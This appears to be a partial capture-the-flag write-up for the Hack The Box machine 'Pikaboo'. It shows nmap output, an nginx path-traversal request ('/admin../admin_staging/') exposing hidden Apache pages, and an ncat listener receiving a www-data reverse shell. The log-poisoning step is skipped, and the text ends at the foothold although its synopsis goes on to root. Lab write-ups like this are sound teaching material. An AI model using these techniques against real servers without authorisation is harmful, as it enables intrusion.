

Pikaboo

Synopsis

Pikaboo is a Hard Linux machine where only FTP, SSH, and Web services are exposed. The website is hosting on Apache a pokatmon collection page. Common misconfigurations in the NGINX proxy server allow performing a path traversal attack. Exploiting this, it is possible to get access in the administration panel where a vulnerable to LFI page gives the opportunity to perform FTP Log poisoning and gain a foothold to the system. Performing basic enumeration it is possible to locate a cron job where a Perl script with root privileges is running periodically. By further enumerating the system it is also possible to get valid LDAP credentials. Using them to enumerate local LDAP service reveals the credentials for user pwnmeow. These can be used to log in to the FTP server where it is possible to create and upload malicious files that can exploit a Perl function vulnerability in the script in order to execute code and get a reverse shell as root.

Skills

- Perl
- Knowledge of Linux
- Source code review
- Local file inclusion

Exploitation

As always we start with the nmap to check what services/ports are open

```
(root@kali: ~/Desktop/boxes)
# nmap -A 10.10.10.249
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-30 07:44 EDT
Nmap scan report for localhost (10.10.10.249)
Host is up (0.047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 17:e1:13:fe:66:6d:26:b6:90:68:d0:30:54:2e:e2:9f (RSA)
|   256  92:86:54:f7:cc:5a:1a:15:fe:c6:09:cc:e5:7c:0d:c3 (ECDSA)
|_  256  f4:cd:6f:3b:19:9c:cf:33:c6:6d:a5:13:6a:61:01:42 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Pikaboo
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/30%OT=21%CT=1%CU=42566%PV=Y%DS=2%DC=T%G=Y%TM=64EF2BC
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:06%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O
OS:3=M53CST11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
```


We see only a few ports open, so we decided to start from the web port

Opening the browser gave us the following page


Pikaboo

The best place to collect pokatmon.

[Pokatdex](#) [contact](#)



Enumeration of the page discovered /admin directory, but we couldn't obtain an access due to lack of credentials




10.10.10.249

This site is asking you to sign in.

Username

Password

Cancel Sign in




Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad)

Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 81

But we deal with nginx server so we need to check out if it's vulnerable to path traversal attack

And by going to `/admin../server-status/` we obtained an access to the web server status page



Apache Server Status for 127.0.0.1 (via 127.0.0.1)

Server Version: Apache/2.4.38 (Debian)
Server Built: 2021-06-10T10:13:06

Current Time: Thursday, 31-Aug-2023 04:06:31 BST
Restart Time: Wednesday, 30-Aug-2023 12:42:20 BST
Parent Server Config. Generation: 2
Parent Server MPM Generation: 1
Server uptime: 15 hours 24 minutes 10 seconds
Server load: 0.19 0.12 0.10
Total accesses: 163 - Total Traffic: 1.4 MB
CPU Usage: u0 s.05 cu0 cs0 - 9.02e-5% CPU load
.00294 requests/sec - 26 B/second - 8.9 kB/request
1 requests currently being processed, 5 idle workers


W_____.
.....
.....

Scoreboard Key:
"_" Waiting for Connection, "s" Starting up, "r" Reading Request,
"w" Sending Reply, "k" Keepalive (read), "b" DNS Lookup,
"c" Closing connection, "l" Logging, "g" Gracefully finishing,
"i" Idle cleanup of worker, "." Open slot with no current process


| Srv | PID | Acc | M | CPU | SS | Req | Conn | Child | Slot | Client | VHost | Request |
|-----|-------|---------|---|------|-----|-----|------|-------|------|-----------|--------------|--------------------------------------|
| 0-1 | 2943 | 0/22/27 | W | 0.01 | 0 | 0 | 0.0 | 0.32 | 0.35 | 127.0.0.1 | localhost:81 | GET /admin_staging HTTP/1.1 |
| 1-1 | 2944 | 0/22/29 | _ | 0.01 | 440 | 0 | 0.0 | 0.15 | 0.20 | 127.0.0.1 | localhost:81 | GET /pokatdex/pokatdex.php HTTP/1.0 |
| 2-1 | 2945 | 0/22/29 | _ | 0.01 | 11 | 1 | 0.0 | 0.08 | 0.12 | 127.0.0.1 | localhost:81 | GET /pokatdex/ HTTP/1.0 |
| 3-1 | 2946 | 0/22/30 | _ | 0.01 | 15 | 1 | 0.0 | 0.48 | 0.52 | 127.0.0.1 | localhost:81 | GET /pokatdex/pokatdex.php HTTP/1.0 |
| 4-1 | 2947 | 0/22/28 | _ | 0.00 | 6 | 0 | 0.0 | 0.08 | 0.11 | 127.0.0.1 | localhost:81 | GET /admin../server-status/ HTTP/1.0 |
| 5-1 | 29135 | 0/20/20 | _ | 0.01 | 414 | 0 | 0.0 | 0.13 | 0.13 | 127.0.0.1 | localhost:81 | GET /admin/ HTTP/1.0 |

On this page we found another interesting directory `/admin_staging`

So we combined that knowledge with our path traversal vulnerability and we got new page



```
Request to http://10.10.10.249:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /admin../admin_staging/ HTTP/1.1
2 Host: 10.10.10.249
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.249/contact.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```



On this page we found a parameter “page” vulnerable to local file inclusion that was used to read local files


```
└─# ncat -nlvlp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.249:55208.
bash: cannot set terminal process group (660): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pikaboo:/var/www/html/admin_staging$
```